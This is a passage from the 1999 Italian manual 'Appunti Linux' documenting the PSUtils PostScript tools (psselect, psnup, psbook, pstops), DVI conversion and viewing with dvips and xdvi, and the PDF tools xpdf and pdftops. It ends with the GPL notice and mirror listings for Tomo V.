



Figura 57.7: Sequenza pratica per la stampa di 4 facciate su un foglio normale simulando una stampante duplex.

Alcune opzioni

`-w`⟨*larghezza*⟩

Definisce l'ampiezza orizzontale della carta del formato finale. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.

`-h`⟨*altezza*⟩

Definisce l'ampiezza verticale della carta del formato finale. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.

`-p`⟨*formato*⟩

In alternativa all'indicazione delle dimensioni del formato finale, si può usare questa opzione per indicare direttamente il nome standard del formato finale. Se le dimensioni non vengono definite, si sottintende trattarsi di **`a4`**.

`-W`⟨*larghezza*⟩

Definisce l'ampiezza orizzontale della carta del formato di origine. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.

`-H`⟨*altezza*⟩

Definisce l'ampiezza verticale della carta del formato di origine. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.

`-P`⟨*formato*⟩

In alternativa all'indicazione delle dimensioni del formato di origine, si può usare questa opzione per indicare direttamente il nome standard del formato di origine. Se le dimensioni non vengono definite, si sottintende trattarsi di **`a4`**.

`-q`

Durante l'elaborazione, viene emesso attraverso lo standard error l'elenco dei numeri di pagina che vengono elaborati. Se si utilizza questa opzione, se ne sopprime la segnalazione.

### 57.4.3 $ psselect

`psselect [⟨opzioni⟩] [⟨file-originale⟩ [⟨file-elaborato⟩]]`

**`psselect`** elabora un file PostScript estraendone alcune pagine e generando un nuovo file con queste. Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.

Le pagine vengono selezionate attraverso l'opzione **`-p`** che può essere usata congiuntamente a **`-e`** (pagine pari) oppure **`-o`** (pagine dispari).

> I numeri di pagina a cui si fa riferimento, sono relativi alla disposizione effettiva, contando a partire da 1. Infatti, un file PostScript può essere il risultato di un assemblaggio di pagine numerate in vario modo, e questa numerazione può non corrispondere alla disposizione effettiva delle pagine all'interno del file.

Alcune opzioni

`-e`

Seleziona solo le pagine pari.

`-o`

Seleziona solo le pagine dispari.

`-p`⟨*pagine*⟩

Permette di specificare un gruppo di pagine, attraverso un elenco separato da virgole. All'interno dell'elenco si possono specificare anche degli intervalli, separando il numero iniziale da quello finale con un singolo trattino (**`-`**). Se un numero di pagina è prefissato dal carattere di sottolineatura (**`_`**), questo si intende riferito alla fine del documento, contando all'indietro.

`-r`

Con questa opzione, le pagine estratte vengono organizzate in ordine inverso rispetto a quello di origine.

`-q`

Durante l'elaborazione, viene emesso attraverso lo standard error l'elenco dei numeri di pagina che vengono elaborati. Se si utilizza questa opzione, se ne sopprime la segnalazione.

Esempi

`$` **`psselect -p1,3 documento.ps mio_file.ps`**

Estrae dal file `documento.ps` la prima e la terza pagina, generando il file `mio_file.ps`.

`$` **`psselect -p1,_3 documento.ps mio_file.ps`**

Estrae dal file `documento.ps` la prima e la terza pagina dalla fine, generando il file `mio_file.ps`.

`$` **`psselect -p1-3,10-15 documento.ps mio_file.ps`**

Estrae dal file `documento.ps` le prime tre pagine e le pagine dalla 10 alla 15, generando il file `mio_file.ps`.

`$` **`psselect -p-3,10-15 documento.ps mio_file.ps`**

Esattamente come nell'esempio precedente, con la differenza che la prima pagina viene considerata in modo predefinito, avendo lasciato il trattino da solo.

`$` **`psselect -p3,150- documento.ps mio_file.ps`**

Estrae dal file `documento.ps` la terza pagina e tutte le pagine a partire dalla 150, generando il file `mio_file.ps`.

`$` **`psselect -e -p150- documento.ps mio_file.ps`**

Estrae dal file `documento.ps` tutte le pagine pari (*even*) a partire dalla 150, generando il file `mio_file.ps`.

`$` **`psselect -o -r -p150- documento.ps mio_file.ps`**

Estrae dal file `documento.ps` tutte le pagine dispari (*odd*) a partire dalla 150, in ordine inverso, generando il file `mio_file.ps`.

### 57.4.4 $ psnup

`psnup [⟨opzioni⟩] [⟨file-originale⟩ [⟨file-elaborato⟩]]`

**`psnup`** elabora un file PostScript generando un file in cui diverse pagine di origine sono assemblate in un'unica pagina finale. In pratica permette di ottenere due o più pagine in un'unica facciata.

Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.

> Le pagine riunite assieme da **`psnup`** sono inserite in sequenza, così come si trovano nel file originale. Per cambiare l'ordine di stampa in modo da poter ottenere un fronte-retro, occorre preelaborare il file di origine attraverso **`psbook`**.

Alcune opzioni

`-w`⟨*larghezza*⟩

Definisce l'ampiezza orizzontale della carta del formato finale. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.

`-h`⟨*altezza*⟩

Definisce l'ampiezza verticale della carta del formato finale. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.

`-p`⟨*formato*⟩

In alternativa all'indicazione delle dimensioni del formato finale, si può usare questa opzione per indicare direttamente il nome standard del formato finale. Se le dimensioni non vengono definite, si sottintende trattarsi di **`a4`**.

`-W`⟨*larghezza*⟩

Definisce l'ampiezza orizzontale della carta del formato di origine. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.

`-H`⟨*altezza*⟩

Definisce l'ampiezza verticale della carta del formato di origine. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.

`-P`⟨*formato*⟩

In alternativa all'indicazione delle dimensioni del formato di origine, si può usare questa opzione per indicare direttamente il nome standard del formato di origine. Se le dimensioni non vengono definite, si sottintende trattarsi di **`a4`**.

`-q`

Durante l'elaborazione, viene emesso attraverso lo standard error l'elenco dei numeri di pagina che vengono elaborati. Se si utilizza questa opzione, se ne sopprime la segnalazione.

`-`*n*

Un trattino seguito da un numero indica la quantità di pagine che si vogliono unire in un'unica pagina finale. Per esempio, **`-2`** fa in modo che su una pagina finale siano unite assieme due pagine di quelle originali, ridotte opportunamente.

Esempi

`$` **`psnup -2 documento.ps mio_file.ps`**

Elabora il file `documento.ps` (A4) generando il file `mio_file.ps` (A4) che, per ogni pagina, conterrà due pagine del documento originale.

`$` **`psnup -4 documento.ps mio_file.ps`**

Come nell'esempio precedente, con la differenza che vengono riunite 4 pagine in una sola facciata.

`$` **`psnup -Pletter -4 documento.ps mio_file.ps`**

Come nell'esempio precedente, con la differenza che il file originale conteneva pagine in formato **`letter`**.

## 57.4.5 $ psbook

`psbook [⟨opzioni⟩] [⟨file-originale⟩ [⟨file-elaborato⟩]]`

**psbook** elabora un file PostScript generando un altro file in cui la sequenza delle pagine risulta alterata in modo da poter stampare un libretto. Per esempio, nel caso della stampa di gruppi di 4 pagine, la sequenza generata è 4-1-2-3, in modo da poter stampare un foglio in cui sul fronte (recto) appaiano le pagine 4-1 e sul retro (tergo) le pagine 2-3. Questo permette di piegare il foglio e di leggerlo a modo di libretto. In tal caso si hanno legature di un solo foglio.

I gruppi di pagine possono essere di dimensioni maggiori, precisamente si tratta di multipli di 4, e se non viene specificato diversamente con le opzioni, si intende un gruppo di dimensioni sufficienti a contenere tutte le pagine contenute nel file originale.

Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.

Alcune opzioni

`-q`

Durante l'elaborazione, viene emesso attraverso lo standard error l'elenco dei numeri di pagina che vengono elaborati. Se si utilizza questa opzione, se ne sopprime la segnalazione.

`-s`*n*

L'opzione **-s** permette di definire la dimensione del raggruppamento. Se non viene specificato, si intende un unico gruppo per tutte le pagine del file originale. Il valore minimo è 4 e può assumere solo un valore multiplo a 4.

Esempi

`$ `**`psbook -s4 documento.ps mio_file.ps`**

Elabora il file `documento.ps` generando il file `mio_file.ps` con una sequenza del tipo 4-1+2-3.

`$ `**`psbook -s8 documento.ps mio_file.ps`**

Elabora il file `documento.ps` generando il file `mio_file.ps` con una sequenza del tipo 8-1+2-7+6-3+4-5.

## 57.4.6 $ pstops

`pstops [⟨opzioni⟩] ⟨definizione-pagine⟩ [⟨file-originale⟩ [⟨file-elaborato⟩]]`

**pstops** elabora un file PostScript generando un altro file in cui le pagine possono figurare ridotte, ingrandite, ruotate e sovrapposte. Lo scopo di **pstops** è anche quello di riorganizzare la sequenza di queste pagine, in modo più libero rispetto a **psbook**.

Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.

L'argomento più delicato di **pstops** è quello che serve a definire le pagine: si tratta di un unico argomento che definisce come sono raggruppate, e per ogni raggruppamento definisce le nuove pagine che vengono generate. Per comprendere il senso di ciò occorre scomporre questo argomento in fasi successive. Per prima cosa viene definito come sono fatti i gruppi:

`[⟨modulo⟩:]⟨definizione-pagine-del-gruppo⟩`

Il modulo è un numero che esprime la quantità di pagine da prendere in considerazione di volta in volta. Il valore minimo è di una sola pagina, e si tratta anche di quello predefinito nel caso non sia indicato espressamente. In base a questo raggruppamento, vengono definite delle pagine relative numerate a partire da 0, fino al valore del modulo meno uno. Ogni pagina relativa viene definita con la sintassi seguente:

`[-]⟨n-relativo-pagina⟩[L][R][U][@⟨scala⟩][(⟨scostamento-orizzontale⟩,⟨scostamento-verticale⟩)]`

In pratica, il numero relativo della pagina serve a specificare a quale pagina del modulo si fa riferimento. Questo numero potrebbe essere fatto precedere dal segno **-**, ma in tal caso si intende fare riferimento a raggruppamenti che partono dalle pagine finali del documento e scorrono verso quelle iniziali.

Le lettere **L**, **R** e **U**, servono rispettivamente a ottenere una rotazione a destra (di 90 gradi in senso orario), a sinistra (di 90 gradi in senso antiorario) e a rovesciare dall'alto in basso (rispetto al suo orientamento originale). Queste lettere possono essere usate in modo cumulativo, e di solito si combinano la **L** con la **U**, o la **R** con la **U** (combinare la **L** con la **R** non serve a nulla). Dopo queste lettere può essere indicata una scala (preceduta dal simbolo `@`). Il valore che regola la scala è tale per cui 1 corrisponde al 100%, di conseguenza, per indicare delle riduzioni si useranno valori inferiori a 1 (utilizzando il punto come separatore decimale).

L'ultima parte della definizione della pagina serve a stabilire uno spostamento di questa sulla superficie del foglio finale che si vuole ottenere. I due numeri indicano uno spostamento orizzontale e verticale. L'unità di misura predefinita è il punto tipografico, ma può essere specificata un'unità di misura più conveniente: **`cm`** per i centimetri e **`in`** per i pollici. I valori sono sempre positivi, ma per sapere l'effetto che questi hanno (per determinare se lo spostamento è verso destra o sinistra, oppure in alto o in basso) occorre provare necessariamente, perché tutto dipende dal tipo di rotazione che si stabilisce. In ogni caso, se si ruotano le pagine è indispensabile spostarle, altrimenti queste risultano collocate fuori dalla superficie finale.

Per mettere assieme più pagine su uno stesso foglio, si usa il simbolo **`+`** per unirne le specifiche; per indicare le pagine da collocare su facciate finali successive, si usa una virgola (`,`) per unire assieme tali indicazioni.

A titolo di esempio, si osservi la definizione seguente con la quale si vogliono stampare due pagine A4, riducendole, su un'unica facciata A4.

```
2:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm)
```

Il numero 2 iniziale è il modulo di due pagine. Segue la definizione della prima pagina di questo raggruppamento, la numero 0, che viene ruotata di 90 gradi in senso antiorario (verso sinistra), viene ridotta al 70%, e viene anche sposta in orizzontale di 21 cm. La seconda pagina relativa (la numero 1) viene collocata nella stessa facciata finale, e questo lo si vede perché è unita attraverso il simbolo **`+`**. La seconda pagina viene ruotata anch'essa di 90 gradi in senso antiorario, è ridotta nello stesso modo, e viene spostata orizzontalmente come la prima, ma anche verticalmente di 14,85 cm. Il risultato che si ottiene è una pagina A4 che deve essere rovesciata in senso orario per poter leggere le due pagine ridotte.

```
4:3L@0.7(21cm,0)+0L@0.7(21cm,14.85cm),1R@0.7(0,29.75cm)+2R@0.7(0,14.85cm)
```

Questo nuovo esempio, simile al precedente, mostra la generazione di due facciate finali, in pratica un fronte-retro, dove nella prima si inseriscono le riduzioni della prima e della quarta pagina di un raggruppamento di quattro (4-1), e nella seconda facciata finale le riduzioni della seconda e della terza pagina del raggruppamento (2-3). Nella prima facciata, le pagine ridotte sono orientate verso sinistra, nella seconda sono orientate verso destra. In pratica, si ottiene una sequenza 4-1+2-3, orientata in modo da essere stampata correttamente con una stampante duplex.

Alcune opzioni

`-w`⟨*larghezza*⟩

Definisce l'ampiezza orizzontale della carta del formato finale. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.

`-h`⟨*altezza*⟩

Definisce l'ampiezza verticale della carta del formato finale. Se il valore viene espresso senza l'indicazione dell'unità di misura, si intende trattarsi di punti tipografici.

`-p`⟨*formato*⟩

In alternativa all'indicazione delle dimensioni del formato finale, si può usare questa opzione per indicare direttamente il nome standard del formato finale. Se le dimensioni non vengono definite, si sottintende trattarsi di **`a4`**.

`-d[`⟨*spessore*⟩`]`

Con questa opzione si ottiene una cornice attorno alle pagine, con lo spessore indicato dall'argomento (in mancanza dell'unità di misura, si intendono punti tipografici). Se lo spessore non viene specificato, si ottiene una linea di un punto.

`-q`

Durante l'elaborazione, viene emesso attraverso lo standard error l'elenco dei numeri di pagina che vengono elaborati. Se si utilizza questa opzione, se ne sopprime la segnalazione.

### 57.4.7 Esempi particolari

I programmi del pacchetto PSUtils sono potentissimi, ma anche complicati da usare. Alcuni esempi per comprendere come combinarli assieme dovrebbe essere di aiuto.

Molti degli esempi mostrati sono realizzati con comandi piuttosto lunghi. Qui vengono mostrati spezzati su più righe, utilizzando la barra obliqua inversa (`\`) alla fine della riga da continuare, per riprendere il comando in quella successiva, così come si potrebbe fare con la shell Bash.

Stampante normale

Gli esempi mostrati qui sono fatti per ottenere file PostScript adatti alla stampa su una sola facciata alla volta.

$ **psbook -s4 originale.ps | psnup -2 > mio_file.ps**

Rielabora il file `originale.ps` generando una pagina ogni due di origine, e facendo in modo che il risultato possa essere stampato in fronte-retro con una stampante normale, secondo la sequenza mostrata nella figura 57.5.

```
$ pstops \
> "4:3L@0.7(21cm,0)+0L@0.7(21cm,14.85cm),1L@0.7(21cm,0)+2L@0.7(21cm,14.85cm)" \
> originale.ps mio_file.ps
```

Come nell'esempio precedente, facendo uso di **pstops**.

```
$ psbook -s4 originale.ps | pstops \
> "4:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm),2L@0.7(21cm,0)+3L@0.7(21cm,14.85cm)" \
>  > mio_file.ps
```

Esattamente come nell'esempio precedente, facendo uso di **psbook** e di **pstops**.

$ **psbook -s4 originale.ps | psnup -2 | psselect -e > mio_file.ps**

Come nel primo esempio, selezionando solo le pagine pari del risultato finale.

$ **psbook -s4 originale.ps | psnup -2 | psselect -o -r > mio_file.ps**

Come nell'esempio precedente, selezionando solo le pagine dispari del risultato finale, e invertendone l'ordine.

$ **psbook originale.ps | psnup -2 > mio_file.ps**

Rielabora il file `originale.ps` generando una pagina ogni due di origine, e facendo in modo che il risultato possa essere stampato in fronte-retro, ma a differenza del primo esempio, i fogli stampati andranno rilegati piegandoli tutti assieme, unendoli al centro.

$ **psbook -s16 originale.ps | psnup -2 > mio_file.ps**

Rielabora il file `originale.ps` generando una pagina ogni due di origine, a segnature di 4 fogli A4 da piegare a metà, e facendo in modo che il risultato possa essere stampato in fronte-retro con una stampante normale.

```
$ psbook -s16 originale.ps | pstops \
> "4:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm),2L@0.7(21cm,0)+3L@0.7(21cm,14.85cm)" \
>  > mio_file.ps
```

Come nell'esempio precedente.

Stampante duplex

Questi altri esempi sono fatti per ottenere file PostScript adatti alle stampanti duplex, che però possono essere utilizzati anche con stampanti normali, ruotando opportunamente i fogli prima di reimmetterli nella stampante. Si veda la figura 57.7.

```
$ pstops \
> "4:3L@0.7(21cm,0)+0L@0.7(21cm,14.85cm),1R@0.7(0,29.75cm)+2R@0.7(0,14.85cm)" \
> originale.ps mio_file.ps
```

Rielabora il file `originale.ps` generando una pagina ogni due di origine, e facendo in modo che il risultato possa essere stampato in fronte-retro con una stampante duplex, oppure una normale secondo la sequenza mostrata nella figura 57.7.

```
$ psbook -s4 originale.ps | pstops \
> "4:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm),2R@0.7(0,29.75cm)+3R@0.7(0,14.85cm)" \
```

```
> > mio_file.ps
```

Esattamente come nell'esempio precedente.

```
$ psbook -s16 originale.ps | pstops \
> "4:0L@0.7(21cm,0)+1L@0.7(21cm,14.85cm),2R@0.7(0,29.75cm)+3R@0.7(0,14.85cm)" \
> > mio_file.ps
```

Come nell'esempio precedente, ma ottenendo segnature di 4 fogli A4 da piegare a metà.

## 57.5 Riferimenti

- Peter J. Weingartern, *A First Guide to PostScript*
  *<http://www.cs.indiana.edu/docproject/programming/postscript/postscript.html>*
- *Internet PostScript Resources*
  *<http://yoyo.cc.monash.edu.au/~wigs/postscript/>*
- Thomas Merz, *Ghostscript User Manual*, 1997
  *<http://www.muc.de/~tm>*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# DVI

A fianco del formato PostScript per i documenti finali, pronti per la stampa, ne esiste un altro: DVI, il cui nome sta per *DeVice Indipendent*. Il file DVI, come nel caso di quello PostScript, contiene tutte le informazioni necessarie a descrivere il risultato finale stampato, anche se non esistono stampanti DVI. Si tratta quindi di un formato intermedio che, per essere stampato, richiede una successiva elaborazione. I file DVI derivano principalmente da elaborazioni con LaTeX, e con questo sistema di composizione tipografica sono distribuiti generalmente anche gli strumenti adatti a gestire tale formato.

## 58.1 Strumenti

Generalmente, l'uso degli strumenti riferiti al formato DVI si limita a **`dvips`** che converte file DVI in PostScript. Tuttavia sono disponibili anche altri strumenti che permettono di arrivare a un risultato stampato senza passare per il PostScript. Si tratta in particolare di **`dvilj`** per la generazione di un formato HP PCL (*HP Printer Control Language*), adatto alle stampanti compatibili HP Laserjet, solo che le comuni distribuzioni GNU/Linux non includono tutto il necessario per arrivare al risultato finale.

In pratica, la gestione dei file DVI è basata, di fatto, sulla conversione in PostScript attraverso **`dvips`**, e sulla successiva rielaborazione dei file PostScript attraverso altri strumenti.

### 58.1.1 $ dvips

`dvips` [⟨*opzioni*⟩] [⟨*file-dvi*⟩]

**`dvips`** elabora il file DVI fornito come argomento e ne genera un altro in PostScript. Se non viene indicato qualcosa di diverso attraverso le opzioni, il risultato viene inviato al sistema di stampa (alla coda di stampa predefinita). Il nome del file DVI può essere indicato completo o sprovvisto dell'estensione: `.dvi`.

#### Alcune opzioni

`-D` *n*

Permette di indicare esplicitamente la risoluzione, sia verticale che orizzontale. Questo ha rilevanza nella scelta dei tipi di carattere da usare per la composizione del file PostScript, e per la loro spaziatura. Il numero può avere un valore minimo di 10 e massimo di 10000, e si riferisce a dpi (*Dot Per Inch*). Generalmente questa opzione non viene indicata, e **`dvips`** utilizza normalmente una risoluzione di 600 dpi.

`-q`

Utilizzando questa opzione, si fa in modo che **`dvips`** lavori senza produrre segnalazioni di alcun tipo.

`-o` ⟨*file-ps*⟩

Permette di specificare un file di destinazione del risultato della trasformazione, evitando di inviare i dati direttamente al sistema di stampa.

`-t` ⟨*formato*⟩

Questa opzione permette di definire il formato finale del documento PostScript. Se non viene specificato, si intende automaticamente il formato **`letter`**. Sotto questo aspetto, l'utilizzo di questa opzione è quasi obbligatorio. Generalmente possono essere utilizzati i seguenti nomi di formato:

- **`letter`**,
- **`legal`**,
- **`ledger`**,
- **`a4`**,
- **`a3`**.

Questa stessa opzione può essere usata per specificare un formato orizzontale, **`landscape`**, eventualmente anche utilizzandola due volte (la prima per indicare il formato della carta, la seconda per aggiungere che deve essere intesa come orizzontale).

#### Esempi

```
$ dvips -t a4 -o mio_file.ps mio_file.dvi
```

Elabora il file `mio_file.dvi` generando il file `mio_file.ps`, in formato A4.

```
$ dvips -t a4 mio_file.dvi
```

Elabora il file `mio_file.dvi`, trasformandolo in PostScript, inviando il risultato alla coda di stampa predefinita.

## 58.2 Anteprima di stampa

Anche per il formato DVI esiste uno strumento per la visualizzazione in anteprima. Si tratta di Xdvi. La sua impostazione è piuttosto vecchia e il suo utilizzo molto scomodo; in effetti si usa ancora molto poco, dal momento che si può utilizzare Ghostview o GV dopo una conversione in PostScript.

### 58.2.1 Xdvi

È un programma che permette la visualizzazione di file DVI all'interno dell'ambiente grafico X. In presenza di immagini incorporate di tipo PostScript, richiede la presenza di Ghostscript.





Figura 58.1: Xdvi.

Xdvi è rimasto decisamente spartano nella sua impostazione; oltre a questo, per visualizzare tutti i bottoni grafici che possono essere utilizzati, richiede una risoluzione dello schermo di almeno 1024x768. In alternativa si è costretti a utilizzare i comandi attraverso la tastiera.

`xdvi [`⟨*opzioni*⟩`] [`⟨*file-dvi*⟩`]`

L'eseguibile **`xdvi`** viene utilizzato generalmente senza alcun argomento, eventualmente può essere fornito il nome del file DVI che si vuole visualizzare.

#### Alcuni comandi da tastiera

[ *u* ], [ *d* ], [ *l* ], [ *r* ]

Questi tasti, oppure i corrispondenti tasti freccia, possono essere usati per spostare il testo all'interno della finestra.

[ *n* ], [ *p* ]

Questi tasti, oppure i corrispondenti tasti [ *pagina giù* ] e [ *pagina su* ], permettono di passare alla visualizzazione della pagina successiva o alla pagina precedente.

[ *q* ]

conclude il funzionamento del programma.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# PDF

Il formato PDF (*Portable Document Format*) è una derivazione del PostScript, con meno pretese di quel formato. Purtroppo, è difficile trovare software libero in grado di gestire bene questo formato. In questo capitolo si vogliono dare solo alcuni punti di riferimento.

## 59.1 Strumenti

Teoricamente, lo stesso Ghostscript dovrebbe essere in grado di elaborare i file PDF, sia per convertire questi in PostScript che per fare l'operazione opposta. In pratica, nella maggior parte dei casi, queste operazioni falliscono. Attualmente, sembra siano utilizzabili solo i programmi del pacchetto Xpdf, composti essenzialmente da un visualizzatore in anteprima, accompagnato da un paio di programmi di conversione.

### 59.1.1 $ xpdf

`xpdf` [⟨*opzioni*⟩] [⟨*file-pdf*⟩ [⟨*n-pagina*⟩]]

**`xpdf`** è un programma per l'ambiente grafico X, in grado di visualizzare il contenuto dei file in formato PDF. Può essere avviato semplicemente, senza indicare argomenti, e in tal caso sarà possibile caricare un file PDF attraverso il menu che si ottiene premendo il terzo tasto del mouse. Se si indica un file nella riga di comando, questo viene aperto immediatamente; eventualmente può anche essere aggiunto un numero di pagina che rappresenta il punto da cui si vuole iniziare la visualizzazione.





Figura 59.1: Il programma **`xpdf`**.

La stampa del file PDF può essere ottenuta selezionando il tasto che rappresenta la stampante. Il programma propone il nome di un file PostScript nel quale salvare le pagine desiderate; se si indica una pipeline nella forma **|**⟨*comando*⟩, senza lasciare spazi prima e dopo la barra verticale, si inviano queste pagine nello standard input del comando specificato (per esempio **`|lpr`** per richiamare la stampa).

Alcune opzioni

`-ps` ⟨*file-ps*⟩

Permette di specificare il file predefinito per l'uscita PostScript. In pratica si tratta del file che viene proposto quando si chiede di stampare.

Esempi

`$` **`xpdf prova.pdf`**

Carica il file `prova.pdf` e inizia a visualizzare la prima pagina.

`$` **`xpdf -ps '|lpr'`**

Avvia **xpdf** senza caricare alcun file PDF, ma specificando che il file PostScript da utilizzare per le stampe è una pipeline diretta al comando **lpr**.

### 59.1.2 $ pdftops

`pdftops` [⟨*opzioni*⟩] ⟨*file-pdf*⟩ [⟨*file-ps*⟩]

**pdftops** converte file dal formato PDF in PostScript. Se viene omessa l'indicazione del nome del file PostScript nella riga di comando, questo viene determinato sostituendo l'estensione `.pdf` con `.ps`.

> Di solito esiste anche l'eseguibile **pdf2ps** che in realtà è solo uno script predisposto in modo da avviare opportunamente Ghostscript allo stesso scopo di convertire un file PDF in PostScript. È importante chiarire che non si tratta della stessa cosa, e che spesso, **pdf2ps** non funziona.

Alcune opzioni

`-f`⟨*n-pagina-iniziale*⟩

Permette di specificare il numero della pagina iniziale del gruppo da convertire.

`-l`⟨*n-pagina-finale*⟩

Permette di specificare il numero della pagina finale del gruppo da convertire.

Esempi

`$` **pdftops prova.pdf prova.ps**

Converte il file `prova.pdf` in `prova.ps`.

`$` **pdftops -f10 -l20 prova.pdf prova.ps**

Estrae dal file `prova.pdf` le pagine da 10 a 20, generando il file `prova.ps` in formato PostScript.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Appunti Linux

Tomo V

# GRAFICA

**Appunti Linux**

Copyright © 1997-1999 Daniele Giacomini

Via Turati, 15 – I-31100 Treviso – daniele @ evo.it

This information is free; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This work is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this work; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

---

Una copia della licenza GNU General Public License, versione 2, si trova nell'appendice K.1.

---

Nomi e marchi citati nel testo sono generalmente depositati o registrati dalle rispettive case produttrici.

I siti principali attraverso cui è possibile ottenere una copia di Appunti Linux sono i seguenti, strutturati in base alle loro dipendenze. Sono annotati in particolare i nomi degli amministratori dei nodi più importanti.

**FTP**

- <*ftp://genius.allnet.it/pub/mirror/AppuntiLinux/*>
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- <*ftp://ftp.pluto.linux.it/pub/pluto/ildp/AppuntiLinux/*>
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - <*ftp://galileo.fis.uniroma2.it/pub/docs/AppuntiLinux/*>

  riproduzioni speculari del Pluto:
  - <*ftp://pluto.psy.unipd.it/pub/pluto/ildp/AppuntiLinux/*>
